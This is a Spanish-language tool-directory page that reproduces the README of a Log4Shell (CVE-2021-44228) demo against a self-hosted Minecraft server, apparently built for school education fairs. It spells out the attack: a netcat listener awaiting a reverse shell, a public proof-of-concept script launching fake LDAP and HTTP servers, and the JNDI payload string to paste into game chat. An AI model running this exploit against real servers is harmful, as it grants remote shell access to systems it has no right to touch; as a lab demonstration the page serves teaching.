
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) minecraft demo. Usado para ferias educativas. | Kitploit

Herramientas/GitHubGitHub/felixslama/log4shell-minecraft-demo
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) minecraft demo. Usado para ferias educativas.

Ver Repositorio
128hace 3 añosAún no revisado
Compartir

Log4Shell (CVE-2021-44228) demo de Minecraft

Esta demo se utiliza en ferias educativas para dar a los posibles futuros estudiantes una idea del departamento de ciberseguridad de la HTL Villach y de cómo se pueden explotar aplicaciones cotidianas

Nota: Esta demo completa usa Minecraft 1.8.8

Atacante

El atacante en este escenario está usando el PoC de kozmer. https://github.com/kozmer/log4j-shell-poc Todo el crédito les pertenece. Nota: Todos los comandos deben ejecutarse en attacker/

Requisitos:

pip install -r requirements.txt

Uso:

  • Inicia un listener de netcat para aceptar la conexión de reverse shell.
nc -lvnp 9001
  • Lanza el exploit.
    Nota: Para que esto funcione, el archivo java extraído debe llamarse: jdk1.8.0_20 y estar en el mismo directorio.
$ python3 poc.py --userip <ip of docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://<ip of docker-host>:1389/a}

Listening on 0.0.0.0:1389

Este script configurará el servidor HTTP y el servidor LDAP por ti, y también creará el payload que puedes usar para pegar en el parámetro vulnerable. Después de esto, si todo sale bien, deberías obtener una shell en el puerto local.


Víctima

En la instancia de la víctima estamos usando una versión desactualizada y por lo tanto vulnerable de JDK (jdk1.8.0_20) .

Configuración inicial

Para poner en marcha nuestro servidor de Minecraft debemos construir nuestra imagen Docker y ejecutarla.

Nota: Para una construcción exitosa necesitas obtener tu propia copia del servidor Minecraft Vanilla 1.8.8 (no se puede compartir debido a la EULA de Mojang) Una posible fuente podría ser MCVERSIONS.NET

Después de obtener el archivo, guárdalo en victim/ como server.jar

cd target/
docker build target/ -t minecraft-demo

Ejecutar el servidor vulnerable

Ejecuta el servidor Minecraft vulnerable que acabamos de construir usando docker

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

Es probable que tu contenedor se congele o se atasque después de la explotación. En ese caso, puedes eliminarlo usando el siguiente comando:

docker kill vulnerable-server

Explotar el servidor


Para explotar la vulnerabilidad, simplemente envía la cadena proporcionada por poc.py en el chat del juego.

${jndi:ldap://<ip of docker-host>:1389/a}
image

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





